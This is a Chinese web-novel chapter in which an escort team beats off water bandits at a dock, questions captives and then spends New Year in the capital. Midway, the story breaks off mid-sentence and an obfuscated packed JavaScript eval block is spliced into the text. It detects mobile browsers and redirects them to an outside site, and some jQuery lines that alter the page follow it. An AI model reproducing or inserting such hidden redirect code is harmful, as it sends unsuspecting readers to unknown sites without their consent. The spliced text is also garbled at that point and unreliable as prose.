此时的柳愈和太吾,换班出来,正好在码头上找贼首和妇人的线索。茫茫人海,这似乎是个大海捞针的活儿。但是闲着也是闲着嘛。万一瞎猫碰见死耗子,真要让他们找到点儿什么了,岂不是好事一桩?
今日码头上装卸货物的人们熙熙攘攘。水面上大小船只来来往往。这边几条船在落锚栓绳子靠岸,那边又有几艘撤回搭脚板子将要离开。面生或者面熟的几百人,互相之间今日见面,明日分别。只能说,果然没有线索出现。
太吾和柳愈只好趁天黑之前赶回镖队去。
他们走之前还在码头边的小摊子顺手买了点烤栗子,祭一祭饥肠辘辘的五脏庙。小小栗子烫如煤球,磕开又甜如蜜团子。两人一边走一边你一颗我一颗地磕,磕得不亦乐乎。
不大一会儿,就差不多到了能看见镖船的距离。只见船头一群师兄弟姊妹还在热火朝天的聊着什么。
转过弯,走过一堆货船卸货一半暂存的箱子,太吾腾地跃起,蹑影追风般向镖队冲去。
柳愈一看情况不对,立刻找了个隐蔽地点藏了进去。
未等太吾冲到一半,数条索镰飞起,自水底扒住船身,船身陡然一震!
陈叔立刻抽刀,剁断两条绳索。他今天白日值班。回头敲响警钟,瞬间水面嗡嗡作响。镖队众人冲出船舱。刚好对上水里冲上来的黑衣人。
水镖危险。因为船都是孤岛,无处可逃。
镖队众人无可后退,唯有迎面战斗。刀兵碰撞间,船身忽忽悠悠,飘摇如狂风中的枯叶。善路镖的人顿感吃力,脚下不稳,出招不顺。差点儿被水贼攻破防线!
数枚钢针乒乒订在船身。对面攻势猛地收缩。九师妹脚下随船颠簸,如履平地。她从随船上奔至主船来助。
只见她左手钢针又发,击电奔星。又两人躲闪不及,伤了身。我方阵营趁机击杀数人。其余被钢针所伤之人均战力大减。船战讲究出即必杀,高下立现。显然对方来之前准备不充分,低估了镖队战力。
逼不得已,带头人一声呼哨,高喊撤退!
索镰纷纷撤走,黑衣人转身潜入水中。水面唯留丝丝红血,镶在碧波上,鲜艳异常。
太吾刚到船边,见交锋已石火风灯般结束。转身扑通跳入江里,直追不止。
“师姐!”“太吾!”
陈叔扶着船沿,焦急不已!
九师妹见状一狠心,跟着太吾跳了下去。
水面翻滚沸腾,太吾在水下仗着身轻,奋力追上了两个受伤的黑衣人。她从腰间抽出分水峨眉刺,刺尖刁钻地顺着对方的空门窄路直戳耳后。吓得对方拼劲全力后撤上身。没有陆地施力,他被迫翘起腿脚。与此同时,左边的黑衣人冲上来,匕首照着太吾的面门挥出。太吾使了个缠丝劲,借水力懈掉左边的冲击,顺势拽住前方黑衣人的双腿。
正缠斗见,两水贼身体颤抖了两下后,徐徐向河底漂落。太吾对着赶来的九师妹比了个大拇指。真是好一手水底穿云针!
她们俩将俘虏的黑衣人拖上岸,想好歹留两个活口。运气好的话,也能问一问水贼的来路,接下来后半程还有没有埋伏。再说万一有那逃跑贼首和妇人的消息呢?
哗啦啦浮出水面,太吾摸了一把脸上的水。示意大家把黑衣人拽上去。
及等上了船,便躲不过陈叔一通数落。无非是莽撞,托大,气煞老夫,等等说辞。
太吾深刻的反省了错误。并表示,实在是看十师弟吃了亏,受了伤,所以自己过于愤怒。再加上她第一次遇见水贼攻船经验不足,太着急了所以焦躁了。最后保证下次一定冷静!
陈叔才吹着胡子暂时放过她。“看你表现!少当家你呀,已经开始独当一面!这带队的人,更要以大局为重!切莫以身犯险!”
那拼尽全力追回的活口,提供了些水贼来路。说是最近胶东茶盐帮经常犯事,已经在官府那上了辑拿告示。虽然太吾他们不经常来这边,不知底细。可上面份子钱催得紧,他们这一分支还是决定竟而走险干一票。那成想碰见了硬点子。钱物未捞到,还赔了几个帮众。
可惜关于那贼首与夫人的事,他们却都一问三不知了。
镖队分出数人,将这伙水贼羁押至码头所在镇上。那里设有官府府衙。
为此又是耽搁数日。
其余一路无事。
不过要说的话,因为当初出发得比较晚,接近京城时已是隆冬。最后一段水路冰封,是转了陆路过来的。
要是早些时候,天气热,还可以直接水路入京。只不过这次是人财一起送,人员家眷需要赶时间,所以才事急从权。
只不过这一急,刚好就赶上在京城里过年。城里到处喜气洋洋。孩子们穿着新衣,拿着糖葫芦、糖人儿满街跑。大人们提着大包小包的年货忙着赶回家。哦,或者是去亲戚家串门儿去大牌。
倒趁得远道而来的镖队众人风尘仆仆,满身辛苦样儿。
送雇主到家后,他们交完货物,兑完镖单。任务至此终是大功告成!一路风霜有了好结果。
雇主感念他们辛苦,又是过年的时候,便留了他们在偏院住下,过了年再回去。
这真是新年新气象!花灯亮堂堂!
今日新春伊始,我们的主角团,来到了都城长街!也是在街上带着轻松的心情感受了回摩肩接踵的氛围。
发了份子钱,大家都买了点儿红色的东西穿戴,图个热闹。
太吾买了两个条红色围巾,一条给自己,一条给柳愈。她还给吴甜准备了小帽子,爹娘都备了手套。等回去就送给他们。陈叔他老人家还在生气,买了包降火的代茶用红纸包了,直接送过去了。
她回头看看一起的师兄弟姊妹们,都收获不少。九师妹买了新衣服,六师姐买了新头绳和给四师兄的衣服料子。五师兄比较实在买了新刀鞘,七师兄和十
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17323954|199116||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
二师弟定了双新鞋。十师弟受伤没出来,大家一起凑了个最新的话本子给他解闷儿。二师兄倒是很反常,买了个红梅花簪子。谁送谁的呢?太吾假装猜不出来,哈哈哈哈哈!
逛完了街,太吾笑脸冻得通红。她嘟嘟嘟嘟地跺着脚,怕把脚也冻麻。
暮色朦胧,又将一层热闹的晕红铺开在城中。
一行人吵吵闹闹返回院子里。回手关门的时候,太吾感叹,要是能在京城有一处分局就好了。这样行事方便,将来生意多了也好做。这次多亏了雇主家的慷慨,但总不能一直这样凑合下去。再说了,京城这么繁华,往来商贾多如流水。单凭人气旺这点,就是为了打听贼首和妇人的消息,也更多了一份希望。
“你站在那里想什么呢?师姐快跟上啊!”九师妹在里院喊她。
“来啦!”太吾打断思绪,快步加入伙伴们中间。红彤彤的灯笼光照在她的脸上。天空悄悄飘下一朵朵雪花,偶尔碰在脸上手上,带来凉丝丝轻软软的触感。
大家回屋放下手里的大包小包,然后一起凑在饭堂。
陈叔提议,既然赶上了除夕,那就包顿饺子吧?
于是太吾、九师妹和六师姐一起和面,二师兄和五师兄去买肉菜。七师兄、十师弟、十二师弟劈柴烧火。手脚麻利的伙伴干完手头的活,还能先在院子里放爆竹、堆雪人儿。
太吾和九师妹的小雪人儿刚堆了一半,师兄们便带着肉菜回来了。今天包个酸菜猪肉馅饺子。又炖上只老母鸡烧土豆胡萝卜,排骨炖冻豆角,白萝卜牛腩煲。更少不了一道年夜饭重点菜,红烧鱼。整个灶房热火朝天,飘满了食物的香味。要是忽略被师兄弟姊妹们一不小心搞糊了或者加错调料味道怪怪的两道菜,已经堪称是完美的年夜饭了!
陈叔还沽了二两黄酒,就着盐焗花生米,滋溜滋溜喝起来了。
就这样,大家在临时的歇脚处,热热闹闹的过起了年。
今夜是少有的残月月相。不像往常的除夕是晦月,没有一点月光。
卡着点放完守岁爆竹,太吾抬头看见天上,一点残月如家乡般美丽。
也不知爹娘在家年过得怎么样?有大师兄、三师兄、吴甜和十一师妹在,家里应该也稳妥热闹的。
太吾又回想起这一趟水陆交叉的重要镖事。虽然吴夫人和左镖头这次都没有来,但有陈叔和几位师兄在队伍里压阵,还是有惊无险的完成了任务。
这是太吾第一次开始名义上带镖队,也就是说,打这次起,她就是领队镖头了。如今喜气洋洋的样子,也很有事业初成的模样。当然陈叔说了,切莫轻傲!于是太吾努力压下雀跃的脚趾,只不过还是不自觉的哼起了热闹的年节小曲儿。
你问柳愈吗?他不知道去了哪里,说是有亲戚找他。随便他,打一进京城就神神秘秘,脸色难看了小半个月了!问也是敷衍几句,只是把嘴撅的像个葫芦,莫不是想显得少年老成?